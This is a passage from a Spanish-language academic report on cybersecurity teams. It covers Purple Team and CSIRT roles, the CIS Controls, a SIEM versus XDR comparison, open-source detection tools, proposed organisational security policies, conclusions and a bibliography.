Entre las principales características del purple team podemos encontrar las siguientes:

- El equipo purple integra las técnicas, tácticas y procedimientos (TTP), así como la emulación de ataques aprovechando las vulnerabilidades como

[17] INCIBE [página web]. Purple Team incrementa la efectividad del Red Team y Blue Team en SCI. [Consultado el 19, marzo, 2024]. Disponible en: https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci#:~:text=La%20principal%20finalidad%20del%20Purple,las%20criticidades%20de%20la%2.


lo hace el Red Team, junto con las técnicas defensivas que emplea el quipo Blue Team para protegerse de los ataques.

- El Purple Team busca mejorar la comunicación, garantizando la mejor interacción y colaboración entre el Blue Team y el Red Team, garantizando resultados más eficientes.

- El purple team se encarga de realizar la operativa de gobierno de los ejercicios a realizar. Documenta la información suministrada por los equipos garantizando que esta sea organizada y se mantenga en el formato adecuado según las metodologías optadas. Esta función es esencial para asegurar que los resultados de los ejercicios sean claros, comprensibles y utilizables para mejorar la postura de seguridad de la organización.

En la figura 28 se presenta un resumen de las diferencias esenciales entre los equipos, Red, Blue y Purple.


Figura 28 Diferencias entre los equipos de ciberseguridad Red, Blue y Purple



Fuente. Blue, Red y Purple Team. Disponible en: https://academy-api.attackiq.com/wp-content/uploads/2022/05/Purple-Teaming-Student-Guide.pdf. Fecha de acceso: 22/03/2024

El Equipo de Respuesta a Incidentes de Seguridad Informática, conocido como CSIRT (Computer Security Incident Response Team), es responsable de coordinar las acciones de respuesta ante un incidente con el objetivo de minimizar su impacto. Este equipo desempeña un papel importante durante la fase de contención y erradicación del incidente, siguiendo el ciclo de vida de éste (Figura 29). En palabras más específicas los CSIRT brindan servicios de seguridad informática que permiten detectar, responder y mitigar incidentes[18].

Figura 29 Ciclo de vida del incidente



Fuente. Incident Response Life Cycle. Disponible en: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf.Autor: Cichonski, Paul; Millar, Tom; Grance, Tim; Scarfone, Karen. Fecha de acceso: 22/03/2024.

Entre las funciones del CSIRT se tienen:

- Detección y análisis de incidentes
- Notificación y respuesta de incidentes
- Investigación forense
- Análisis de tendencias

[18] ORGANIZACIÓN DE LOS ESTADOS AMERICANOS (OEA). GUÍA PRÁCTICA PARA CSIRTs. [Consultado el 19, marzo, 2024]. Disponible en: https://www.oas.org/es/sms/cicte/ciberseguridad/publicaciones/Guia-CSIRT%202023%20ESP%20Digital.pdf.

En Colombia hay varios CSIRT que se encargan de prestar sus servicios a diferentes sectores, como por ejemplo el CSIRT de la Policía Nacional, CSIRT de gobierno, CSIRT de Asobancaria, entre otros.

2.4.4 ¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam?

El Center For Internet Security - CIS es una organización creada con el fin de mejorar la seguridad de la información a nivel mundial, esta organización tuvo origen en el año 2000 como respuesta al panorama desafiante de los ataques cibernéticos[19].

La organización es responsable de los CIS Controls y CIS Benchmarks, los cuales constituyen un conjunto de buenas prácticas y configuraciones seguras recomendadas para ayudar a los profesionales a fortalecer la seguridad cibernética. De esta manera, contribuye a hacer que el mundo interconectado sea más seguro para las personas, las empresas y los gobiernos en todo el mundo.

El CIS funciona como un centro de recursos y liderazgo en seguridad cibernética que realiza diferentes actividades entre las cuales se encuentran:

- Investigación y análisis continuo sobre amenazas y vulnerabilidades.
- Desarrollo de estándares y directrices como los CIS Controls y CIS Benchmarks.

[19] CIS [página web]. About Us. [Consultado el 19, marzo, 2024]. Disponible en: https://www.cisecurity.org/about-us.

- Educación y divulgación de dichos estándares, así como recomendaciones para mejorar la seguridad cibernética.
- Realizar asesoramiento y acompañamiento como servicio que prestan a las organizaciones para que puedan implementar de manera correcta y cumplir con los CIS Controls y CIS Benchmarks.


Para acceder a los tutoriales que provee el CIS se deben seguir los siguientes pasos:

1. Acceder a la página oficial del CIS mediante el enlace https://www.cisecurity.org/, navegando por los diferentes menús dispuestos en la página se pueden encontrar información de la organización, así como soluciones que brinda, entre otros detalles.

En la parte inferior de la página principal del CIS se encuentran los recursos dispuestos para la comunidad (Figura 30):

- CIS Controls
- CIS Benchmmarks


Figura 30 Página oficial de la CIS



Fuente. Autor

Para descargar los controles CIS se selecciona la opción download and explore llevando al enlace https://www.cisecurity.org/controls como se muestra en la figura 31.

Figura 31 Descargando los controles CIS



Fuente. Autor

En caso de necesitar otra versión de los controles, como la 7.1, la 7 u otras versiones, también se pueden descargar. Como se destaca en la figura 32, dichas versiones también están disponibles para su descarga.

Figura 32 Formulario para diligenciar y descargar los controles CIS

Fuente. Autor


Una vez diligenciado el formulario de la figura 32 al correo llega un email con el enlace de descarga de los controles como se muestra en la figura 33.

Figura 33 Correo con el enlace de descarga de los controles CIS

Fuente. Autor

Finalmente podrá descargar los controles en formato .pdf o Excel como se muestra en la figura 34.

Figura 34 Descarga de controles CIS



Fuente. Autor

Finalmente, al tener el documento de los controles (Figura 35) y analizarlo cada control cuenta con recursos adicionales para un mejor entendimiento e implementación más efectiva.

Figura 35 Controles CIS guía

Fuente. Autor

Son 18 los controles CIS que se detallan en la guía (Figura 35) entre estos se contemplan, controles para los inventarios y control de los activos empresariales y de software, protección de los datos, configuración segura, gestión de control de acceso, administración de cuentas, gestión continua de vulnerabilidades, pruebas de penetración y otros elementos que son primordiales para mantener y/o reforzar la seguridad de la información.

2.4.5 Diferencias entre SIEM y XDR

El Security Information and Event Management (SIEM) y el Extended Detection and Response (XDR) son herramientas que permiten mejorar la seguridad de la información mediante enfoques distintos. La gestión centralizada de la información, que incluye registros de eventos, registros de aplicaciones y otros datos relevantes, así como la capacidad de responder a posibles amenazas, son aspectos fundamentales en ciberseguridad. Cada herramienta con su enfoque ayuda a abordar desafíos de seguridad de la información en entornos empresariales.

En la tabla 1 se documentan las diferencias entre las soluciones SIEM y XDR.

Tabla 1. Diferencias entre las herramientas SIEM y XDR.

CARACTERISTICAS	SIEM	XDR
Definición	Como su nombre lo indica es una herramienta que permite administrar información (logs, registros de aplicación...) y eventos de seguridad.	Como su nombre lo indica es una herramienta de detección y respuesta extendida. Es decir que ante la identificación de una amenaza puede ejecutar

		acciones para manejarla.
Alcance	El SIEM facilita la recopilación de una amplia gama de registros, que incluyen logs del sistema operativo, registros de aplicaciones, eventos del firewall y datos de eventos en recursos en la nube. A partir de estos eventos recopilados, realiza una correlación entre ellos a partir de reglas duras o con machine learning, para identificar y detectar amenazas o comportamientos sospechosos que podrían indicar un ataque.	El XDR, al igual que las soluciones SIEM, permite recopilar logs e información que se correlaciona para identificar comportamientos sospechosos. Sin embargo, tiene un componente adicional que es la capacidad de respuesta que puede ejecutar frente a las amenazas y comportamientos sospechosos detectados.
Capacidad de respuesta	El SIEM no tiene una capacidad de respuesta directa, ya que sus funciones principales incluyen la correlación de eventos, alertas en tiempo real, generación de informes de seguridad, análisis forense y cumplimiento normativo. No obstante, puede integrarse con herramientas de orquestación para llevar a	El XDR tiene una amplia capacidad de respuesta. Frente a archivos sospechosos, puede realizar un análisis comparativo con indicadores de compromiso (IOC) de otras fuentes para determinar si son benignos o malignos, bloqueando la ejecución de los archivos y, si es necesario, enviándolos a cuarentena. Además, puede

	cabo acciones de respuesta ante amenazas detectadas.	bloquear la ejecución de programas y ofrece un análisis más avanzado de comportamientos mediante un enfoque heurístico e inteligencia artificial, lo que permite una respuesta más efectiva ante amenazas.
de detección de amenazas	Detección de amenazas mediante reglas de correlación e inteligencia artificial.	Utiliza análisis avanzados, heurísticos e inteligencia artificial para detectar amenazas.
Ejemplos	Splunk, Logrhythm, IBM Qradar	Cortex XDR, Sophos, SentinelOne

Fuente. Autor

El Cuadrante Mágico es una herramienta de informes que puede ayudar a tomar una buena decisión en la elección de la solución de tecnología de la información (TI) para implementar según las necesidades de la organización[20]. Este cuadrante evalúa diferentes proveedores de tecnología con base a una serie de parámetros como la visión de mercado y el poder de implementación, y los ubica en 4 categorías que son:

- Challenger.
- Leaders.
- Niche Players.

[20] ISC [página web]. ¿Qué es el cuadrante Mágico de Gartner y para qué sirve en transformación digital?. [Consultado el 22, marzo, 2024]. Disponible en: https://www.isc.cl/que-es-el-cuadrante-magico-de-gartner-transformacion-digital/.

- Visionaires.

Entre las herramientas de Seguridad de la información el cuadrante evalúa proveedores de soluciones como firewalls, soluciones de detección y respuesta de endpoint (EDR), plataformas SIEM.

2.4.6 Herramientas de detección de ataques informáticos con licencia GPL.

Antes de definir las herramientas con licencia GPL, es importante comprender qué son estas licencias. En este sentido, las Licencias Públicas Generales de GNU (GPL), desarrolladas por la Free Software Foundation, son un tipo de licencia aplicada a software, programas y herramientas que otorga a cualquier persona la libertad de usar, copiar, modificar y redistribuir el software sin restricciones[21]. Esto se conoce comúnmente como software libre.

Entre las herramientas que pueden ayudar a detectar un ataque informático con licencias GPL se encuentran las siguiente:

Suricata: Es una herramienta de código abierto, funciona como IPS e IDS realizando monitoreo a la red, esta herramienta fue desarrollada por Open Information Security Foundation (OISF) y el código fuente de Suricata está bajo la versión 2 de la Licencia Pública General GNU[22].

[21] BLENDER [página web]. Acerca del Software Libre y la licencia GPL. [Consultado el 22, marzo, 2024]. Disponible en: https://docs.blender.org/manual/es/2.91/getting_started/about/license.html.

[22] SURICATA USER GUIDE [página web]. What is Suricata — Suricata 8.0.0-dev documentation. [Consultado el 23, marzo, 2024]. Disponible en: https://docs.suricata.io/en/latest/what-is-suricata.html.

Security Onion: Es una plataforma de monitoreo de seguridad creada en el año 2008, que permite la búsqueda de amenazas y administración de registros. Sin embargo, para versiones posteriores a la 2.3.40 estaban realizando el cambio de licencia.

Pfsense: Es un firewall de código abierto basado en el sistema operativo FreeBSD que incluye diversas funcionalidades, como filtrado de paquetes, balanceo de carga, implementación de VPN, proxy inverso, entre otras. Además, cuenta con una interfaz web que permite la facil configuración de sus componentes, lo que lo coloca al nivel de los firewalls comerciales[23].

Ossec: Es una herramienta de seguridad de código abierto distribuida bajo la Licencia GPL, se comporta como un sistema de detección de intrusiones basado en host (HIDS) que puede ser escalable. Entre sus funcionalidades integra la correlación y análisis de registros, monitoreo de integridad de archivos y registros de Windows, detección de rootkits y alertas en tiempo real[24].

Hay varias herramientas de seguridad que se distribuyen con licencia GPL. Entre estas, también se pueden mencionar IPFire, Smoothwall, Snorby, Wireshark, Snort, entre otras.

2.5 ETAPA 5: SOCIALIZACIÓN DEL INFORME TÉCNICO

[23] PFSENSE [página web]. Getting Started With pfSense Software [Anónimo]. [Consultado el 22, marzo, 2024]. Disponible en: https://www.pfsense.org/getting-started/.

[24] OSSEC [página web]. OSSEC - Open Source HIDS - FIM, Rootkit Detection, Malware Detection. [Consultado el 23, marzo, 2024]. Disponible en: https://www.ossec.net/about/.

2.5.1 De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización.

Cuando una organización dispone de un área en seguridad de la información y combina equipos especializados como el Blue Team, Red Team y Purple Team, fortalece sus capacidades para detectar y gestionar vulnerabilidades, así como para identificar riesgos de manera más efectiva. Esto, a su vez, se refleja en una postura de seguridad robusta que minimiza las probabilidades de éxito de un ataque.

A lo largo de este trabajo, hemos observado que el equipo Red Team posee habilidades especializadas en el ámbito ofensivo. Pueden simular ataques, adoptando el rol del atacante, lo que les permite identificar vulnerabilidades y aprovecharlas para penetrar la infraestructura tecnológica de la organización. Por otro lado, el equipo Blue Team se enfoca principalmente en la defensa. Identifican posibles eventos que podrían indicar un ataque en curso y buscan responder de manera proactiva, fortaleciendo sus métodos de detección.

Sin embargo, estos dos enfoques son menos eficaces cuando no se cuenta con una coordinación y comunicación adecuadas. Es esencial poder compartir los hallazgos y coordinar actividades entre ambos equipos para buscar las mejores formas de darles gestión. Es aquí donde el Purple Team desempeña un papel fundamental al optimizar las habilidades de cada equipo y facilitar la colaboración y el intercambio de conocimientos entre ellos.

2.5.2 Políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.

Se proponen las siguientes políticas para mejorar la ciberseguridad en la organización:

1. Políticas de seguridad de la información:

Clasificar la información y definir quiénes deben tener acceso a ella, así como establecer protocolos claros para su divulgación, en función de su nivel de confidencialidad y criticidad. Esto garantiza que solo las personas autorizadas tengan acceso a la información adecuada, lo que contribuye a proteger la integridad y confidencialidad de los datos de la organización.

Definir el proceso de almacenamiento de la información y establecer criterios claros para determinar cuándo se debe modificar o eliminar, en función de su relevancia, actualidad y cumplimiento de los requisitos legales y regulatorios aplicables.

2. Política usuarios, roles y permisos:

Segmentar roles, permisos y responsabilidades de los encargados de la seguridad de la información, así como del personal en general de la organización, para mejorar la eficiencia y efectividad en la gestión de la información y los activos de la organización. Un administrador de un servidor no puede tener los mismos permisos que contador.

Se deben establecer términos y condiciones para los colaboradores de la organización, adaptados a sus roles y responsabilidades específicos, con

énfasis en sus cargos. Esto incluye definir las políticas de seguridad, la protección de datos confidenciales, la gestión de contraseñas, el uso adecuado de los sistemas y recursos de la organización, y la responsabilidad sobre divulgar información sensible y cumplir las regulaciones de privacidad y seguridad pertinentes.

3. Política de contraseñas:

El cambio de contraseñas debe realizarse con una frecuencia entre 30 y 90 días (esto puede estar sujeto a cambios dependiendo de las políticas específicas de la organización, lo importante es que el cambio se realice periódicamente). Además, las contraseñas deben constar de al menos 14 caracteres y contener números, letras mayúsculas, minúsculas y caracteres especiales, haciendo de esta una contraseña más segura.

La nueva contraseña no debe haber sido utilizada en los últimos meses, es decir, no se permite la reutilización de contraseñas anteriores. Esta medida adicional ayuda a aumentar la seguridad de los sistemas al evitar que los usuarios vuelvan a utilizar contraseñas comprometidas o vulneradas previamente.

4. Política de control de acceso y autenticación:

Definir métodos de autenticación de los usuarios, empleando la autenticación multifactor (MFA), para garantizar la autenticidad del usuario y fortalecer la seguridad de los accesos. Además, implementar controles adicionales como la verificación en dos pasos, biométricos o tokens de seguridad, para mitigar riesgos de acceso no autorizado.

5. Políticas de cifrado:

Se debe realizar el cifrado del disco duro es para proteger la información almacenada en caso de pérdida o robo del dispositivo. Esto evita que un actor malicioso pueda acceder fácilmente a los datos almacenados, incluso si logra obtener físicamente el disco duro.

Se deben establecer procesos de cifrado que especifiquen los algoritmos y estándares de cifrado a utilizar, así como los procedimientos para gestionar las claves de cifrado de manera segura. El cifrado no solo protege la confidencialidad de los datos, sino que también ayuda a garantizar el cumplimiento de las regulaciones de privacidad y seguridad de la información.

6. Políticas de gestión de activos, vulnerabilidades y actualizaciones:

Realizar y mantener actualizado el inventario de activos de la organización para garantizar un seguimiento eficaz de los recursos de la empresa y realizar actividades de actualización y parcheo de sistemas a tiempo. El inventario debe incluir detalles como la ubicación física de los activos, su estado de mantenimiento, los software y versiones instaladas, así como los responsables asignados.

Realizar escaneos de vulnerabilidades programados y bajo demanda, realizar gestión de los hallazgos aplicando parches o actualizaciones según corresponda, es por ello por lo que mantener un inventario actualizado ayuda a identificar y remediar vulnerabilidades de seguridad de manera proactiva, lo que contribuye a fortalecer la postura de seguridad de la organización.

Definir el proceso de gestión de vulnerabilidades, así como el control de cambios en caso de ser necesarias actualizaciones o modificaciones a nivel de sistemas

o infraestructura, con el fin de prevenir posibles impactos en la operatividad de la organización.

7. Política de respaldo de información:

Realizar copias de seguridad de la información y almacenarlas en ubicaciones distintas para prevenir la pérdida o alteración de los datos en caso de incidentes. Los respaldos se deben realizar diaria, semanal y mensualmente, definiendo los activos críticos a respaldar.

Se deben establecer un responsable de la realización y administración de los respaldos, así como procedimientos de verificación y restauración de los respaldos de forma regular para garantizar su integridad y disponibilidad en caso de necesidad.

Cabe resaltar que, para obtener mayor detalle, es recomendable guiarse por estándares como la ISO 27001, que cuenta con controles definidos que pueden servir como base para desarrollar políticas dentro de la organización. Estas políticas ayudarán a fortalecer y mejorar la postura de seguridad, con el objetivo de salvaguardar la información crítica y proteger los activos.

Enlace del Video: CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y REDTEAM.

https://youtu.be/QvYscliNlPA

CONCLUSIONES

En conclusión, las leyes Colombinas 1273 del 2009 y 1581 del 2012, relacionadas con la protección de la información y los datos personales, resaltan la importancia de contar con marcos normativos robustos para garantizar la seguridad y privacidad de los datos en el entorno digital. Estas leyes establecen obligaciones y responsabilidades claras tanto para los individuos como para las organizaciones en el manejo adecuado de la información, promoviendo así un entorno más seguro y confiable para el intercambio de datos en Colombia. Es muy importante que los usuarios se familiaricen con estas leyes para evitar su incumplimiento, lo que podría acarrear sanciones monetarias o incluso privación de libertad.

Al reconstruir los eventos en los cuales se vio vulnerada la seguridad del equipo con sistema operativo Windows, se evidencia la importancia de la vigilancia constante y la implementación de medidas de seguridad efectivas, en especial contar con soluciones de seguridad y garantizar que estas se encuentren funcionando correctamente. Estos eventos resaltan la necesidad de estar preparados para enfrentar amenazas cibernéticas y de contar con sistemas y equipos especializados como el Red Team, Blue Team y Purple Team que permitan una detección y respuesta efectivas ante las amenazas cibernéticas.

La reconstrucción de eventos y el análisis forense proporcionan información valiosa para mejorar las prácticas de seguridad y fortalecer la postura de protección de la información en futuros incidentes. Esta es una medida reactiva. Por otro lado, la ejecución de pruebas de penetración o simulación de

adversarios, tareas realizadas por el Red Team, ayuda a identificar vulnerabilidades y fallos que los atacantes podrían aprovechar para atacar la infraestructura tecnológica. Esta es una medida proactiva.

Es crucial para las organizaciones contar con estrategias y procedimientos de respuesta a incidentes bien definidos que les permitan ejecutar acciones en el menor tiempo posible, reduciendo así el impacto del incidente. De igual modo, los sistemas deben estar protegidos con las máximas medidas de seguridad posibles para minimizar las probabilidades de éxito de un ataque. Esto se puede lograr mediante la identificación de vulnerabilidades y debilidades del sistema, para implementar medidas proactivas. Estas estrategias permiten optimizar la respuesta ante posibles amenazas y mejorar la resiliencia de la organización frente a los desafíos en materia de ciberseguridad.

RECOMENDACIONES

La seguridad de la información no solo involucra al personal del área de TI, sino a todos aquellos que interactúan con información y activos tecnológicos. Por eso, se recomienda implementar planes de capacitación, concientización y formación de habilidades en ciberseguridad para todo el personal, y así prevenir o reducir el riesgo de que el desconocimiento sea aprovechado por un atacante para acceder a la infraestructura tecnológica de la organización y comprometerla.

Se recomienda disponer de equipos de seguridad Blue Team, Red Team y Purple Team, ya que cada uno, desde su enfoque y experiencia, contribuye a fortalecer la seguridad cibernética de la organización y proteger sus activos. Además, es fundamental que los miembros de estos equipos se mantengan actualizados sobre las nuevas TTP (Tácticas, Técnicas y Procedimientos) que emplean los atacantes, así como sobre las evoluciones que puedan surgir en las amenazas, para estar preparados y hacerles frente de manera efectiva.

Se recomienda implementar políticas y controles para la gestión de información y activos tecnológicos, como la segmentación de redes, la definición de roles y permisos, políticas para el manejo de contraseñas, respaldo de datos, actualización y parcheo de sistemas, y el control de accesos. Estas medidas pueden basarse en estándares reconocidos como la ISO 27001 y los controles CIS. Además, llevar a cabo auditorías periódicas garantiza el cumplimiento de las políticas y controles establecidos, lo que contribuye a fortalecer la postura de seguridad de la organización.

Se recomienda evaluar constantemente las vulnerabilidades que puedan estar en la infraestructura tecnológica de la organización y hacer seguimiento de la gestión de estas vulnerabilidades para reducir la superficie de ataque. Esta evaluación de vulnerabilidades se puede llevar a cabo mediante el uso de herramientas como Nessus, Qualys, Rapid7, o aquellas identificadas por los equipos de seguridad durante sus actividades, como configuraciones erróneas de perfiles, contraseñas expuestas, o información sensible mal protegida.

BIBLIOGRAFÍA

ACUANETIX [página web].What Is a Reverse Shell. [Consultado el 27, febrero, 2024]. Disponible en: https://www.acunetix.com/blog/web-security-zone/what-is-reverse-shell/ .

BALOCH, Rafay. Ethical Hacking and Penetration Testing Guide [en línea]. [s.l.]: Auerbach Publications, 2014 [consultado el 10, febrero, 2024]. Disponible en: https://doi.org/10.1201/b17225. ISBN 9781482231618.

BLENDER [página web]. Acerca del Software Libre y la licencia GPL. [Consultado el 22, marzo, 2024]. Disponible en: https://docs.blender.org/manual/es/2.91/getting_started/about/license.html.

CIS [página web]. About Us. [Consultado el 19, marzo, 2024]. Disponible en: https://www.cisecurity.org/about-us.

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1581(17, octubre, 2012). Por la cual se dictan disposiciones generales para la protección de datos personales. En: Diario Oficial. Octubre, 2012. No. 48.587.

COLOMBIA. CONGRESO DE LA REPÚBLICA. Ley 1273(5, enero, 2009). Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. En: Diario Oficial. Enero, 2005. No. 47.223.

ECBTI- Escuela de Ciencias Básicas, Tecnología e Ingeniería. Anexo 3 – Acuerdo. Curso Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team y Blue Team.

IMPERVA [página web]. Reverse Shell. [Consultado el 27, febrero, 2024]. Disponible en: https://www.imperva.com/learn/application-security/reverse-shell/.

INCIBE [página web]. Purple Team incrementa la efectividad del Red Team y Blue Team en SCI. [Consultado el 19, marzo, 2024]. Disponible en: https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci#:~:text=La%20principal%20finalidad%20del%20Purple,las%20criticidades%20de%20la%2

INCIBE. [página web]. Vulnerabilidades. [Consultado el 12, febrero, 2024]. Disponible en: https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades.

ISC [página web]. ¿Qué es el cuadrante Mágico de Gartner y para qué sirve en transformación digital?. [Consultado el 22, marzo, 2024]. Disponible en: https://www.isc.cl/que-es-el-cuadrante-magico-de-gartner-transformacion-digital/.

KERALTY. [página web]. Sobre Keralty. [Consultado el 22, febrero, 2024]. Disponible en: https://www.keralty.com/sobre-keralty.

LAURA LESMES. Keralty, la nueva víctima de los ataques de ‘ransomware’. El Tiempo [página web]. (4, diciembre, 2022). [Consultado el 22, febrero, 2024]. Disponible en: https://www.eltiempo.com/tecnosfera/novedades-tecnologia/keralty-detalles-del-ataque-de-ransomware-a-eps-sanitas-723175.

MITRE ATT&CK® [página web]. Boot Or Logon Autostart Execution, Technique T1547. [Consultado el 19, marzo, 2024]. Disponible en: https://attack.mitre.org/techniques/T1547/.

MITRE ATT&CK® [página web]. Scheduled Task/Job, Technique T1053. [Consultado el 19, marzo, 2024]. Disponible en: https://attack.mitre.org/techniques/T1053/.

NMAP. [página web]. Guia de referencia de Nmap. [Consultado el 29, febrero, 2024]. Disponible en: https://nmap.org/man/es/index.html#man-description.

ORGANIZACIÓN DE LOS ESTADOS AMERICANOS (OEA). GUÍA PRÁCTICA PARA CSIRTs. [Consultado el 19, marzo, 2024]. Disponible en: https://www.oas.org/es/sms/cicte/ciberseguridad/publicaciones/Guia-CSIRT%202023%20ESP%20Digital.pdf.

OpenVAS - Open Vulnerability Assessment Scanner [página web]. [Consultado el 29, febrero, 2024]. Disponible en: https://www.openvas.org/.

OSSEC [página web]. OSSEC - Open Source HIDS - FIM, Rootkit Detection, Malware Detection. [Consultado el 23, marzo, 2024]. Disponible en: https://www.ossec.net/about/.

PFSENSE [página web]. Getting Started With pfSense Software [Anónimo]. [Consultado el 22, marzo, 2024]. Disponible en: https://www.pfsense.org/getting-started/.

RAPID7. [página web]. Getting Started | Metasploit Documentation. [Consultado el 11, febrero, 2024]. Disponible en: https://docs.rapid7.com/metasploit/getting-started/.

SCARFONE, K. A., et al. Technical guide to information security testing and assessment. [en línea]. Gaithersburg, MD: National Institute of Standards and Technology, 2008 [consultado el 10 febrero, 2024]. Disponible en: https://doi.org/10.6028/nist.sp.800-115.

